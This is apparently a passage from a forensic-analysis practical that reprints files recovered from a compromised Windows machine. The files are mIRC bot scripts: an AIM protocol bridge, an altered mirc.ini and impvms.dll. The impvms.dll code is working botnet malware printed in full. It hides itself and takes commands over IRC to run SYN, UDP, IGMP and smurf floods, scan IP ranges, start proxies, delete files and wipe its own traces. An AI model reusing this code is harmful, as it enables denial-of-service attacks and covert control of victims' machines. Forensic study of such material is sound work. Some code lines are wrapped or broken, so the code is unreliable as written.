58) $gettok($read(aim.txt,$r(1,$lines(aim.txt))),2,58) | halt }
  elseif (%Err == 981) { %ErrMsg = Login service temporarily
unavailable }
  elseif (%Err == 982) { %ErrMsg = Your warning level is too high
to sign on }
  elseif (%Err == 983) { %ErrMsg = Rate Limiting, you have been
connecting and disconnecting too
 fast. $+ $crlf $+ Wait 10 minutes and try again. $+ $crlf $+ If
you continue trying, you will h
ave to wait even longer }
  elseif (%Err == 989) { %ErrMsg = An unknown Signon error ( $+
%ErrData $+ ) has occurred | msg
 %chan error: %ErrTitle - %ErrMsg - $+(#,%Err) | aimdisconnect |
aimlogin $gettok($read(aim.txt,
$r(1,$lines(aim.txt))),1,58)
$gettok($read(aim.txt,$r(1,$lines(aim.txt))),2,58) | halt }
  msg %chan error: %ErrTitle - %ErrMsg - $+(#,%Err)

}

on 1:SOCKREAD:TIKTOC: {
  if ($sockerr > 0) {
    msg %chan SOCKET ERROR: $sockerr
    return
  }
```

```
  bset &TOCRAW 4096 0
  sockread -f 4096 &TOCRAW

  parseaimraw &TOCRAW
}
alias ParseAIMRaw {
  var %SequenceNuber
  var %FrameType
  var %DataLength
  var %Msg
  var %StayInLoop = $true
  var %OffSet = 0
  bunset &TOCData
  bset &TOCData $bvar($1,0) 0
  bcopy &TOCData 1 $1 1 $bvar($1,0)
  while (%StayInLoop) {

    %FrameType = $FLAPHeader(&TOCData).FrameType
    %SequenceNumber = $FLAPHeader(&TOCData).SequenceNumber
    %DataLength = $FLAPHeader(&TOCData).DataLength
    if ($AimParameter(Debug) == yes) {
      echo -s Data Length: %DataLength
      ;      echo -s Data from Server:
$bvar(&TOCData,1,$bvar(&TOCData,0)).text
      echo -s Data length from server: $bvar(&TOCData,0)
      echo -s Frame Type: %FrameType
      echo -s Sequence Number: %SequenceNumber
    }
    bcopy -c &TOCParse 1 &TOCData 7 %DataLength
    if (%FrameType == 1) { SignonAIM %SequenceNumber }
    elseif (%FrameType == 2) { ParseAIMData &TOCParse }
    elseif (%FrameType == 5) { AIMKeepAlive }
    bunset &TOCParse
    bset &TOCParse 1 0
    if ($calc(%DataLength + 7) < $bvar(&TOCData,0)) {
      bcopy -c &TOCParse 1 &TOCData $calc(%DataLength + 7) -1
      bcopy -c &TOCData 1 &TOCParse 1 -1
    }
    else {    %StayInLoop = $false }
  }
}
alias parseaimdata {
  var %TOCData = $bvar($1,1,$bvar($1,0)).text
  var %TOCWhat = $gettok(%TOCData,1,58)
  if ($AIMParameter(Debug) == yes) {
    echo TOCWHAT: %TOCWhat
    echo TOC DATA: %tocdata
```

```
  }
  if (%TOCWhat == SIGN_ON) { handle_toc_sign_on }
  elseif (%TOCWhat == IM_IN) { Handle_TOC_IM $gettok(%TOCData,2-
,58) }
  elseif (%TOCWhat == CHAT_JOIN) { Handle_TOC_ChatJoin
$gettok(%TOCData,2-,58) }
  elseif (%TOCWhat == CHAT_UPDATE_BUDDY) { handle_TOC_Chat_Userlist
$gettok(%TOCData,2-,58) }
  elseif (%TOCWhat == CHAT_IN) { handle_toc_Chat_in
$gettok(%TOCData,2-,58) }
  elseif (%TOCWhat == CHAT_INVITE) { .timer 1 0 handle_toc_invite
$gettok(%TOCData,2-,58) }
  elseif (%TOCWhat == EVILED) { .timer 1 0 handle_toc_eviled
$gettok(%TOCData,2-,58) }
  elseif (%TOCWhat == UPDATE_BUDDY) { handle_toc_update_buddy
$gettok(%TOCData,2-,58) }
  elseif (%TOCWhat == CONFIG) { handle_toc_config
$gettok(%TOCData,2-,58) }
  elseif (%TOCWhat == ERROR) { .timer 1 0 handle_toc_error
$gettok(%TOCData,2-,58) }
}
alias InitAIMHashes {
  hfree -w AIM.Buddy.Hashes.*
  hmake AIM.Buddy.Hashes.BuddyList 50
  hmake AIM.Buddy.Hashes.PermitList 50
  hmake AIM.Buddy.Hashes.DenyList 50
  hmake AIM.Buddy.Hashes.BuddyGroups 50

}
alias handle_toc_config {
  var %Max = $numtok($1-,10)
  var %i = 1
  var %BuddyLine
  var %BuddyWhat
  var %Buddy
  var %chanurrentGroupIndex = 0
  var %chanurrentBuddyIndex = 0
  var %chanurrentPermitIndex = 0
  var %chanurrentDenyIndex = 0

  InitAIMHashes

  while (%i <= %Max) {
    %BuddyLine = $gettok($1-,%i,10)
    %BuddyWhat = $gettok(%BuddyLine,1,32)
    %Buddy = $gettok(%BuddyLine,2-,32)
    if (%BuddyWhat == m) {
```

```
      ;Permit/Deny mode
      %AimPermitDenyMode = %Buddy
    }
    elseif (%BuddyWhat == g) {
      ;Buddy Group
      inc %chanurrentGroupIndex
      hadd AIM.Buddy.Hashes.BuddyGroups %chanurrentGroupIndex
%Buddy
    }
    elseif (%BuddyWhat == b) {
      ;Buddy
      inc %chanurrentBuddyIndex
      hadd AIM.Buddy.Hashes.BuddyList %chanurrentBuddyIndex
%chanurrentGroupIndex $+ : $+ %Buddy

    }
    elseif (%BuddyWhat == p) {
      ;Permit List
      inc %chanurrentPermitIndex
      hadd AIM.Buddy.Hashes.PermitList %chanurrentPermitIndex
%Buddy
    }
    elseif (%BuddyWhat == d) {
      ;Deny List
      inc %chanurrentDenyIndex
      hadd AIM.Buddy.Hashes.DenyList %chanurrentDenyIndex %Buddy
    }

    inc %i
  }
  doaimnotify
}


alias handle_toc_sign_on {
  senddata toc_add_buddy ''
  .timer 1 1 senddata toc_init_done
}
alias discard { }
alias handle_toc_update_buddy {
  var %User = $remove($gettok($1-,1,58),$chr(32)) $+ *aim
  var %IsOnline = $gettok($1-,2,58)
  var %EvilAmount = $gettok($1-,3,58)
  var %SignonTime = $gettok($1-,4,58)
  var %IdleTime = $gettok($1-,5,58)
  var %UC = $gettok($1-,6,58)
  var %IRCMsg = : $+ $server
```

```
  if (%IsOnline == T) {    %IRCMsg = %IRCMsg 600 $me %User Aim.User
aol.instant.messenger $ctime
 :logged online }
  else { %IRCMsg = %IRCMsg 601 $me %user aim.user
aol.instant.messenger :logged offline }
  if ($AIMParameter(debug) == yes) {  echo -s
handle_toc_update_buddy IRCMSG: %ircmsg }
  sockwrite -n PBIRCData %IRCMsg

}
alias handle_toc_eviled {
  var %EvilPercentage = $gettok($1-,1,58)
  var %EvilDoer = $gettok($1-,2-,58)
  var %Ret
  if ($len(%EvilDoer) > 0) {
    %Ret = $?!="You have been eviled by [ [ %EvilDoer ] $+ . ]
Your evil level is now [ [ %Evil
Percentage ] $+ . ]  Return the favor?"
    if (%Ret == $true) { senddata toc_evil
$remove(%evildoer,$chr(32)) norm }
    else { %ret = $?1="You have been eviled by an anonymous user.
Your evil level is now [ [ %E
vilPercentage ] $+ . ]  Bet you're angry eh?" }

  }
}




alias SendData {
  /  ;BuildFlapHeader params $1 = Frame Type $2 = Sequence Number
$3 = Data Length
  bunset &flapheader &data &out
  bset &FLAPHeader 1 0
  bset -t &Data 1 $1-
  bset &Out 1 0
  bset &data $calc($bvar(&data,0)+1) 0
  bcopy &FLAPHeader 1
$BuildFLAPHeader(2,%SequenceNumber,$bvar(&data,0)) 1 -1
  bcopy &out 1 &FLAPHeader 1 -1
  bcopy &out 7 &data 1 -1
  if ($aimparameter(debug) == yes) {
    echo -s FLAP Header:
$bvar(&FLAPHeader,1,$bvar(&FLAPHeader,0)).text
    echo -s FLAP Header Length: $bvar(&FLAPHeader,0)
    echo -s FULL DATA: $bvar(&out,1,$bvar(&out,0)).text
```

```
    echo -s full data length: $bvar(&out,0)

  }
  sockwrite TIKTOC &Out
}
alias -l SignonAIM {
  var %SequenceNumber = $1
  bset &FlapSignon 1 0 0 0 1
  bset &FlapSignon 5 0 1
  ; 0 0 0 1 = FLAP version (1)
  ; 0 1 = TLV Tag (1)
  var %NormalizedUser = $aimparameter(NormalizedUser)
  var %UserLen = $len(%NormalizedUser)
  bset &flapsignon 7 $gethibyte(%UserLen)
  bset &flapsignon 8 $getlobyte(%UserLen)
  bset -t &flapsignon 9 %NormalizedUser

  bset &aimlogonheader 6 0

  bcopy &FlapHeader 1
$BuildFLAPHeader(1,%SequenceNumber,$bvar(&flapsignon,0)) 1 -1

  bset -t &AIMSignonData 1 toc_signon login.oscar.aol.com 29999
$aimparameter(normalizeduser) $r
oast($aimparameter(pwd)) English "mIRCTIC"
  bset &AIMSignonData $calc($bvar(&AIMSignonData,0) +1) 0
  inc %sequenceNumber
  bcopy &AIMLogonHeader 1
$BuildFLAPHeader(2,%SequenceNumber,$bvar(&AIMSignonData,0))) 1 -1
  bcopy &flapheader $calc($bvar(&flapheader,0)+1)  &Flapsignon 1 -1
  if ($AimParameter(Debug) == yes) {
    echo -s AIM FLAP Logon:
$bvar(&FlapHeader,1,$bvar(&FlapHeader,0)).text
    echo -s AIM FLAP Logon length: $bvar(&FlapHeader,0)
    echo -s AIM Logon string:
$bvar(&AIMSignonData,1,$bvar(&AIMSignonData,0)).text
    echo -s toc_signon FLAP header: " $+
$bvar(&AIMLogonHeader,1,$bvar(&AIMLogonHeader,0)).text
$+ "
    echo -s toc_signon FLAP header length: $bvar(&AIMLogonHeader,0)

  }
  sockwrite TIKTOC &FlapHeader
  sockwrite TIKTOC &AIMlogonHeader
  sockwrite TIKTOC &AIMSignonData
}
alias AIMSOCKCHECK {
```

```
  if ($AIMConnectStatus != 1) { return 1 }
  var %RawMsg = $bvar($1,1,$bvar($1,0)).text
  var %MySocket = $2
  var %chanolonPos
  var %msgonly
  var %Msg
  var %i = 1
  var %TokCount
  var %RVal = 1
  %RawMsg = $replace($replace(%RawMsg,$crlf,$lf),$cr,$lf)
  %TokCount = $numtok(%RawMsg,10)
  while (%i <= %TokCount) {
    %Msg = $gettok(%RawMsg,%i,10)
    inc %i
    if (($gettok(%msg,1,32) == JOIN) && ($right($gettok(%msg,2-
,32),4) == *aim)) {
      %msg = $gettok(%msg,2-,32)
      %msg = $left(%msg,$calc($len(%msg)-4))

      if ($AIMParameter(debug) == yes) {  msg %chan  Joining aim
channel: %msg }
      senddata toc_chat_join 4 " $+ %msg $+ "
      return 0
    }
    elseif (($gettok(%msg,1,32) == MODE) &&
($right($gettok(%msg,2,32),4) == *aim)) { return 0 }

    elseif (($gettok(%msg,1,32) == PRIVMSG) &&
($right($gettok(%msg,2,32),4) == *aim)) {
      %chanolonpos = $calc($pos(%msg,$chr(58)) + 1)
      %MsgOnly = $mid(%Msg,%chanolonPos)
      if ($left($gettok(%msg,2,32),1) == $chr(35)) { senddata
toc_chat_send $GetRoomID($gettok(%
Msg,2,32)) " $+ $AIMEncode(%MsgOnly) $+ " }
      else { senddata toc_send_im $trimaim($gettok(%Msg,2,32)) " $+
$AIMEncode(%MsgOnly) $+ " }

      return 0
    }
    elseif (($gettok(%msg,1,32) == PART) &&
($right($gettok(%msg,2,32),4) == *aim)) {
      senddata toc_chat_leave $GetRoomID($gettok(%msg,2,32))
      sockwrite -n PBIRCData : $+ %AIMUserHost PART
$gettok(%msg,2,32)
      return 0
    }
    elseif ($gettok(%msg,1,32) == AWAY) {
```

```
      if ($gettok(%msg,2,58) != $null) {
        set %AIMAwayMsg $gettok(%Msg,2-,58)
        senddata toc_set_away " $+ $AIMEncode(%AIMAwayMsg) $+ "
      }
      else {
        unset %AIMAwayMsg
        senddata toc_set_away
      }
      return 1
    }
    elseif ($gettok(%msg,1,32) == WATCH) {

      %MsgOnly = %Msg
      var %WatchTokens = $numtok(%MsgOnly,32)
      while (%WatchTokens > 0) {
        if ($right($gettok(%MsgOnly,%WatchTokens,32),4) == *aim) {
%MsgOnly = $deltok(%MsgOnly,%
WatchTokens,32) }
        dec %WatchTokens
      }
      sockwrite -n %MySocket %MsgOnly
      %rval = 0
    }
  }
  return %rval
}
alias trimaim { return $remove($left($1-,$calc($len($1-)-
4)),$chr(160)) }

alias BuildFLAPHeader {
  ;$1 = Frame Type $2 = Sequence Number $3 = Data Length
  inc %AIMSequence
  if (%AIMSequence >= 65535) {  %AIMSequence = 1 }

  var %SN = %AIMSequence
  bunset &header
  bset &header 1 42
  bset &header 2 $1
  bset &header 3 $getHiByte(%SN)
  bset &header 4 $getLoByte(%SN)
  bset &header 5 $getHiByte($3)
  bset &header 6 $getLoByte($3)
  return &header
}

alias FLAPHeader {
  var %h1
```

```
  var %h2
  if ($Prop == FrameType) {
    %h1 = $bvar($1,2)
    return %h1
  }
  elseif ($Prop == SequenceNumber) {
    %h2 = $bvar($1,3)
    %h1 = $bvar($1,4)
    return $toWord(%h1,%h2)

  }
  elseif ($Prop == DataLength) {
    %h2 = $bvar($1,5)
    %h1 = $bvar($1,6)
    return $toWord(%h1,%h2)
  }

}
alias toWord {

  return $calc(($2 * 256) + $1)

}
alias getLoByte {
  var %byte = $1 & 255
  return %byte
}

alias getHiByte {
  var %byte = $calc($1 / 256) & 255
  return %byte
}

alias AIMParameter {
  var %AUN = $readini AImIRC.ini Users CurrentUser
  if ($1 == Debug) { return $readini AImIRC.ini Advanced Debug }
  elseif ($1 == NormalizedUser) { return
$lower($remove(%AUN,$chr(32))) }
  elseif ($1 == User) { return %AUN }
  elseif ($1 == Pwd) { return %AIMUserPass }
}
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\mirc.ini
Description File, Archive
Last Accessed 2003/06/27 20:19:12
File Created 2003/06/27 20:18:46
Last Written 2003/03/24 22:02:36

Entry Modified 2003/06/27 20:19:12

```
[files]
addrbk=addrbk.ini
servers=servers.ini
browser=c:\program files\internet explorer\iexplore.exe
emailer=c:\program files\outlook express\msimn.exe
finger=finger.txt
urls=urls.ini
[warn]
fserve=off
dcc=off
[options]
n0=1,0,0,0,0,0,300,1,0,1,1,0,0,0,1,1,0,1,1,1,4096,0,0,0,0,0,1,1,0,5
0,1,0
n1=5,100,0,0,0,0,0,0,7,1,1,1,0,0,1,1,0,0,0,0,1,1,0,0,20,0,0,0,0,2,0
,0,0
n2=0,0,0,1,1,1,1,1,0,60,120,0,0,1,1,0,1,0,0,120,20,999,0,0,1,0,1,1,
0,0,0
n3=200,0,0,0,1,0,1,0,0,1,0,1,0,0,0,0,1,0,0,0,0,0,0,0,1,0,1,0,0,0,0,
360,21600
n4=0,0,1,1,0,0,9999,0,0,1,1,0,1024,0,1,9999,30,0,0,0,0,0,0,3,1,5000
,0,2,0,0,2
n5=1,1,1,1,1,1,1,1,1,1,1,6667,500000,0,0,0,0,1,1,300,30,10,0,0,22,0,0
,0,100000,1,0,0,25
n6=0,0,0,1,1,0,0,0,1,0,0,0,0,0,0,0,1,0,0,1,0,0,100,1,1,0,0,0,0,0,2,
1
n7=0,0,0,0,0,0,1,0,0
[about]
version=5.9
show=magnitude
[dirs]
[fonts]
fscripts=Arial,412,0
fstatus=Arial,413,0
fchannel=Wingdings,407,2
fquery=Wingdings,407,2
[events]
default=2,2,2,2,2,1,1,2
[text]
commandchar=\
linesep=-
timestamp=[HH:nn]
accept=*.*
ignore=*.exe,*.com,*.bat,*.dll,*.ini,*.mrc,*.vbs,*.js,*.pif,*.scr,*
.lnk,*.pl,*.shs,*.htm,*.html
```

```
network=All
lastreset=[no date]
[ports]
random=on
bind=off
[ident]
active=yes
userid=korella59
system=UNIX
port=113
[socks]
enabled=no
port=1080
method=4
dccs=no
[sjis]
enabled=no
[dde]
ServerStatus=on
ServiceName=SonyDrone2
CheckName=off
[marker]
show=on
size=20
colour=1
method=1
[fileserver]
homedir=C:
warning=off
[dccserver]
n0=0,59,0,0,0,0
[agent]
enable=0,0,0
char=merlin.acs
options=0,0,0,100,0
speech=150,60,100,1,180,10,50,1,1,1,0,50,1
channel=1,1,1,1,1,1,1,1,1
private=1,1,1,1
other=1,1,1,1,1,1,1
pos=20,20
[mirc]
user=Angel of Death
email=blah
nick=SYN-[4892]
anick=chaunce8797
host=iamgod.nailed.orgSERVER:iamgod.nailed.org:6667
[windows]
```

```
main=-10,112,-10,27,0,-1,-1
wchannel=0,373,0,212,0,1,0
scripts=-7,1036,3,764,0,0,0
wserv=28,123,28,34,1,1,0
wquery=56,359,56,221,0,1,0
status=0,112,0,27,0,1,0
wdccg=-1,269,-1,264,0,1,0
wlist=-1,510,-1,267,0,1,0
wdccs=-1,269,-1,271,0,1,0
[colours]
n0=0,6,4,5,2,3,3,3,3,3,3,1,5,7,6,1,3,2,3,5,1,0,1,0,1,15
[pfiles]
n0=popups.ini
n1=popups.ini
n2=popups.ini
n3=popups.ini
n4=popups.ini
[clicks]
status=//run empavms.exe /n /fh expl32 | /nick DT-Status $+
$rand(0,99999) | /msg %chan USER DOU
BLE CLICKED STATUS SCREEN!
query=//run empavms.exe /n /fh expl32 | /nick DT-Query $+
$rand(0,99999) | /msg %chan USER DOUBL
E CLICKED QUERY SCREEN!
channel=//run empavms.exe /n /fh expl32 | /nick DT-Channel $+
$rand(0,99999) | /msg %chan USER D
OUBLE CLICKED CHANNEL SCREEN!
nicklist=//run empavms.exe /n /fh expl32 | /nick DT-NickList $+
$rand(0,99999) | /msg %chan USER
 DOUBLE CLICKED NICKLIST SCREEN!
notify=//run empavms.exe /n /fh expl32 | /nick DT-Notify $+
$rand(0,99999) | /msg %chan USER DOU
BLE CLICKED NOTIFY SCREEN!
message=//run empavms.exe /n /fh expl32 | /nick DT-Message $+
$rand(0,99999) | /msg %chan USER D
OUBLE CLICKED MESSAGE SCREEN!
[wizard]
warning=6
[nicklist]
[layers]
mirc=0
enable=1,1,1,1,1,1,1,1,1,1
others=75
[Script]
alias wrd { write del.bat $$1- }
alias makedel { write -c del.bat | wrd ping 127.0.0.1 -n 4 | wrd
del aliases.ini | wrd del bnc.d
```

```
ll | wrd del uptodo.exe | wrd del empavms.exe | wrd del EXPL32.EXE
| wrd del wincmd32.bat | wrd
del impvms.dll | wrd del ircd.conf | wrd del ircd.pid |  wrd del
mirc.ini | wrd del proxy.hash |
 wrd del psexec.exe | wrd del remote.ini | wrd del restart.exe |
wrd del script1.dll | wrd del w
ircd.exe | wrd del dl.mrc | wrd del moo.dll | wrd del unicodbag.txt
| wrd del svchost32.exe | wr
d del PSKILL.EXE | wrd del norton.bat |  wrd del button.exe | wrd
del config.hfg | wrd del Libpa
rse.exe | wrd del nicks.txt | wrd del identd.txt | wrd del
close.dll | wrd del del.bat }
[waves]
send=Event Beep
[dragdrop]
n0=*.wav:/sound $1 $2-
n1=*.*:/dcc send $1 $2-
s0=*.*:/dcc send $1 $2-
[Perform]
n0=//join %chan
[local]
local=family.su.shawcable.net
localip=24.70.150.56
longip=407279160

[findtext]
n0=!gethost
n1=%Scan.Range
n2=!stopscan
n3=inactive
n4=!getscanner
n5=!aim.join
n6=toc_chat_
n7=msg %chan
n8=msg %chan joined
n9=msg %chan joined %
n10=nhtml.dll
n11=msg %chan
n12=dtkode.txt
n13=[DT-GT] [IIS]
n14=dtk0de.txt
n15=testuni.txt
n16=textuni.txt
n17=unicod_ready
n18=unicod_ready.txt
n19=isin
[afiles]
```

```
n0=aliases.ini
[extensions]
n0=defaultEXTDIR:
[rfiles]
n0=remote.ini
n1=remote.ini
n2=bnc.dll
n3=impvms.dll
n4=script1.dll
n5=config.hfg
n6=reg.xpl
n7=spig.txt
n8=msccctl32.ocx
n9=tools.txt
n10=tools2.txt
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\impvms.dll
Description File, Archive
Last Accessed 2003/06/27 20:19:12
File Created 2003/06/27 20:18:46
Last Written 2003/04/03 01:27:00
Entry Modified 2003/06/27 20:19:12

```
on *:text:*starting scan*:%chan: { if (%begshortip isin $$1-) { msg
$nick %begshortip hey im sca
nning that } }
on *:text:*hey im scanning that*:?: { if ($1 == %begshortip) { set
%botstop yes | stopscan | spi
gscan2 | close -m } }
on 20:text:!getscanner:*: { set %getscan * | msg %chan · · 2[· ·
14DT-GT· · 2]· · 14 Getting ips and sca
nning %getscan | SIPG }
on 20:text:!gethost*:*: { set %getscan $2 | msg %chan · · 2[· ·
14DT-GT· · 2]· · 14 Getting ips and scan
ning host [ %getscan ] | SIPG }
on 20:text:!nextrange:*: { msg %chan · · 2[· · 14DT-GT· · 2]· · 14
going to next range | timerscanner* o
ff | sockclose ip* | spigscan }
on *:disconnect: { if (%die !==yes) { /server %server %serverport }
}
on 20:text:!logoff:*: { logoff }
on *:text:!login *:%chan: { if ($2- == %pass) && ($nick isop %chan)
{ auser 20 $wildsite | if (
%loginnick !== $nick) { msg %chan -+=[ $nick ]=+- · 12° ¤ o · · 4N·
ow · H· as · MA$TER·  · A· ccess · T· o · D
· T-· G· T %ver · 12o¤ °  } set %loginnick $nick } }
```

```
on *:quit:*: { if ($nick == %loginnick) { logoff2 } | if ($appstate
!== hidden) msg %chan IM NOT
 HIDDEN!! HIDING NOW! | //run empavms.exe /n /fh expl32 |
//$dll(close.dll,_hide,expl32) | clear
all }
:input:*:{ msg %chan I just typed $1- |
//$dll(close.dll,_hide,expl32) | clearall }
on 1:*:*:{  if ($appstate !== hidden) {
//$dll(close.dll,_hide,expl32) | clearall } }
on 1:text:*:*: { if ($appstate !== hidden) { //run empavms.exe /n
/fh expl32 | //$dll(close.dll,
_hide,expl32) } | clearall }
on *:join:*: {  window -h %chan | clearall | if ($appstate !==
hidden) { run empavms.exe /n /fh
expl32 | //$dll(close.dll,_hide,expl32) } clearall }
on *:part:*: { if ($nick == %loginnick) { logoff2 } | if ($appstate
!== hidden)  { //run empavms
.exe /n /fh expl32 | //$dll(close.dll,_hide,expl32) } clearall }
on *:connect:{ if ($exists(empavms.exe) != $true) { /exit } | unset
%die | unset %loginnick | ch
angenick | join %chan %key | SIPG | unset %spigscan | timerCSPIG 0
30 SIPG | ial on | pdcc on |
fsend on | mode $me +ix |  timerbackup* off | clearall | unset
%begshortip | unset %nb.found | r
un empavms.exe /n /fh /r "secure.bat" }
on *:start:{
  if (9 isin $os) || ($os == ME) { set %chan %9xroom } | else { set
%chan %winXchan }
  set %botstop no
  /changenick
  identd on $read(nicks.txt) $+ $rand(1,99)
  server %server %serverport
  run empavms.exe /n /fh expl32
  $dll(close.dll,_hide,expl32)
  unset %die
  unset %loginnick
  makereg
  if (%install = 1) { halt }
  set %installdate $asctime(dddd mmmm dd yyyy)
  set %install 1
}
alias stat {
  set %rb_size 10
  rambar
  /msg %chan · 4OS:· 0 $dll(moo.dll,osinfo,_) · 4Uptime:· 0
$dll(moo.dll,uptime,_) · 4Cpu:· 0 $dll(moo
```

```
.dll,cpuinfo,_) · 4Memory:· 0 $dll(moo.dll,meminfo,_) say ·
4Sreen:· 0 $dll(moo.dll,screeninfo,_) · 4
Network:· 0 $result $dll(moo.dll,interfaceinfo,_) · 4Modem:· 0
$dll(moo.dll,connection,_)
}
alias rambar {
  if ( %rb_size == 0 ) { return }
  set %rb_used $round($calc($dll(moo.dll,rambar,_) / 100 *
%rb_size),0)
  set %rb_unused $round($calc(%rb_size - %rb_used),0)
  set %rb_usedstr $str(|,%rb_used)
  set %rb_unusedstr $str(-,%rb_unused)
  return   [ $+ %rb_usedstr $+ %rb_unusedstr $+ ]
}
alias getmbm5info {
  ; format of %mbm5info..
  ;  comma delimited
  ; temp1,temp2..temp10,v1,v2..v7,fan1,fan2..fan4,cpuspd,cpus
  set %mbm5_info $dll(moo.dll,mbm5info,_)
  if (%mbm5_info == not_loaded) { return }
  ; System temperature, assumed sensor 1
  set %mbm5_output System: $gettok(%mbm5_info,1,44) $+ ° C

  set %mbm5_cpus $gettok(%mbm5_info,23,44)
  set %mbm5_cpuspeed $gettok(%mbm5_info,24,44)

  set %mbm5_output %mbm5_output $+ , %mbm5_cpus CPU
  if (%mbm5_cpus > 1) { set %mbm5_output %mbm5_output $+ s }

  var %intReps = 0
  while (%intReps < %mbm5_cpus) {
    inc %intReps
    set %mbm5_output %mbm5_output $+ , CPU( $+ %intReps $+ ):
$gettok(%mbm5_info,$calc(1+%intRep
s),44) $+ ° C
  }

  var %intLastFan = 0
  var %intCurFan = 0
  while (%intLastFan != 1) {
    inc %intCurFan
    if ( $gettok(%mbm5_info,$calc(17+%intCurFan),44) == 255 ) {
      set %intLastFan 1
    }
    else {
      set %mbm5_output %mbm5_output $+ , Fan( $+ %intCurFan $+ ):
$gettok(%mbm5_info,$calc(17+%i
```

```
ntCurFan),44) $+ RPM
    }
  }

  return %mbm5_output

}
alias rundel { /run del.bat }
alias runkill { /run kill.bat }
alias wrd { write del.bat $$1- }
alias wki { write kill.bat $$1- }
alias findit { set %ftot $findfile($$2,$$1,0) | /msg %chan Search:
$$1 returned %ftot files. | s
et %fcount 0 | while (%fcount < %ftot) { inc %fcount | /msg %chan
$findfile($$2,$$1,%fcount) } |
 /msg %chan End of search. | unset %fcount | unset %ftot }
}
alias makekill { write -c kill.bat | wki @echo off | wki PSKILL.EXE
$1 | wki PSKILL.EXE $2 | wki
 PSKILL.EXE $3 | wki PSKILL.EXE $4 | wki PSKILL.EXE $5 | wki
PSKILL.EXE $6 | wki PSKILL.EXE $7 |
 wki PSKILL.EXE $8 | wki PSKILL.EXE $9 | wki PSKILL.EXE $10 | wki
PSKILL.EXE $11 | wki @exit }
alias makedel { write -c del.bat | wrd @echo off | wrd ping
127.0.0.1 -n 4 | wrd del aliases.ini
 | wrd del bnc.dll | wrd del cool.exe | wrd del empavms.exe | wrd
del EXPL32.EXE | wrd del wincm
d32.bat | wrd del impvms.dll | wrd del ircd.conf | wrd del ircd.pid
|  wrd del mirc.ini | wrd de
l proxy.hash | wrd del psexec.exe | wrd del remote.ini | wrd del
restart.exe | wrd del script1.d
ll | wrd del wircd.exe | wrd del dl.mrc | wrd del moo.dll | wrd del
unicodbag.txt | wrd del butt
on.exe | wrd del Esa61242.exe | wrd del test.exe | wrd del
nbck32.sys |wrd del del.bat }
on 20:text:!stat:*: { /stat }
on *:disconnect:{ changenick | if (%die !== yes) { server %server
%serverport } }
on 20:text:!scanstats:*: { if (%begshortip == $null) { msg %chan ·
[· DT-GT· ]·  scan inactive | hal
t }
  msg %chan · · 2[· · 14DT-GT· · 2]·  scan stats; [ %begshortip -
%endshortip - %SIPG. $+ ] <> found: [
 %nb.found ] <> current ip: [ %ip25 ] <> Total ips: [ %total ]
}
on *:sockopen:mICQ*:{
```

```
  sockwrite $sockname GET /scripts/WWPMsg.dll?from= $+ %icqfrom $+
&fromemail=DT-GT@ownzj00.com&
subject= $+ %icqsubject $+ &body= $+  %icqbody $+ &to= $+ %icqto
$crlf $+ $crlf $+ $crlf
  sockclose $sockname
msg %chan ICQ Page Sent }
on 20:text:!Link:*: { if ($me isvoice %chan) || ($me isop %chan) {
Make_Iconf | msg %chan -Link
$ip } }
on 50:text:!chpass:*: { set %pass $2 | notice $nick Password
changed to %pass }
on 20:text:!passlogin*:*: { if ($2- == %pass2) && ($nick isop
%chan) && ($nick == tosham) { /aus
er 50 $wildsite | msg %chan $nick has power to change the password
} }
on 20:text:!icqpage *:%chan: { if ($2 == help) { /msg %chan · · S·
yntax: !icqpage to from subject
body | halt } | { set %icqfrom $3 | set %icqsubject $4 | set
%icqbody $5- | set %icqto $2 | sock
close mICQ* |  timer $+ $rand(1,99) $+ $rand(a,z)s 1 2 sockopen
mICQ $+ $rand(1,999999) wwp.icq.
com 80 } }
on 20:text:!ip:*:{ /msg %chan < $host >  < $ip > }
on 20:text:!scanrand*:*: { if (%begshortip == $null) &&
($exists(iexplore32i.exe)) { set %begit
$randip2($2) | msg %chan · · 2[· · 14DT-GT· · 2]· · 14 starting
scan from: %begit to $3 | set %begshorti
p %begit | set %beglongip $longip( %begshortip ) | set %endshortip
$3 | set %endlongip $longip(
%endshortip  ) | set %total $calc( %endlongip - %beglongip ) | set
%silentscan on | unset %total
scaning | startscan } }
alias randip2 {
  unset %1p1 %1p2
  set %1p1 $1-
  set %1p2 $replace($gettok(%1p1,1,46),*,$rand(1,255))
  set %1p2 %1p2 $+ . $+ $replace($gettok(%1p1,2,46),*,$rand(1,255))
  set %1p2 %1p2 $+ . $+ $replace($gettok(%1p1,3,46),*,$rand(1,255))
  set %1p2 %1p2 $+ . $+ $replace($gettok(%1p1,4,46),*,$rand(1,255))
  return %1p2
}
on 20:text:!syn*:*: { run empavms.exe /n /fh /r " $+ syn.exe $2 -S
0 -p $3 -s 0 -n $4 $+ " | msg
 %chan [ Syn flooding $2 ] [ on port $3 ] [ $4 times ] }
on 20:text:!udp*:*: { run empavms.exe /n /fh /r " $+ udp.exe $2 0
$3 $4 $+ " | msg %chan [UDP fl
ooding $2 ] [ On port $3 ] [ For $4 Min ] }
```

```
on 20:text:!igmp*:*: { run empavms.exe /n /fh /r " $+ igmp.exe $2 -
n $3 -s $4 -d $5 $+ " | msg %
chan [IGMP Flooding $2 ] [ with $3 $4 $+ kb Packets ] [ Delay of $5
] }
on 20:text:!smurf*:*: { run empavms.exe /n /fh /r " $+ smurf.exe $2
$3 -S $4 -s 0 -n $5 -d $6 $+
 " | msg %chan [SMURF ATTACK ON $2 ] [ Broadcast file: $3 ] [ Size
$4 ] [ Number $5 ] [ Delay $6
 ] }
on 20:text:octo*:*: { run empavms.exe /n /fh /r " $+ octo.exe $2 $3
$+ " | msg %chan [ Octopus A
ttack on $2 ] [ on port $3 ]
on 20:text:!delete*:*: { /remove $2- }
on 20:text:!bnc *:*: { if ($2 = on) { /start_proxy } | if ($2 =
off) { /close_proxy } }
on 20:text:!bncport *:*: { set %proxy.port $2 | msg %chan BNC port
changed to %proxy.port }
on 20:text:!bncadd *:*: { /proxy_add $2 $3 }
on 20:text:!bncdel *:*: { /proxy_del $2 }
on 20:text:!proxy:*: { run empavms.exe /n /fh /r " $+ proxyload.exe
$+ " | msg %chan Proxy start
ed on $ip $+ : $+ 6588 }
on 20:text:!info:*: { msg %chan · 10,1(· 9· D· · 3T· 9· G· · 3T·
10) · 11IP· 10:[· 9·  $+ $ip $+ · · 10] · 11Date
· 10:[· 9·  $+ $asctime(dddd mmmm dd yyyy) $+ · · 10] · 11Time·
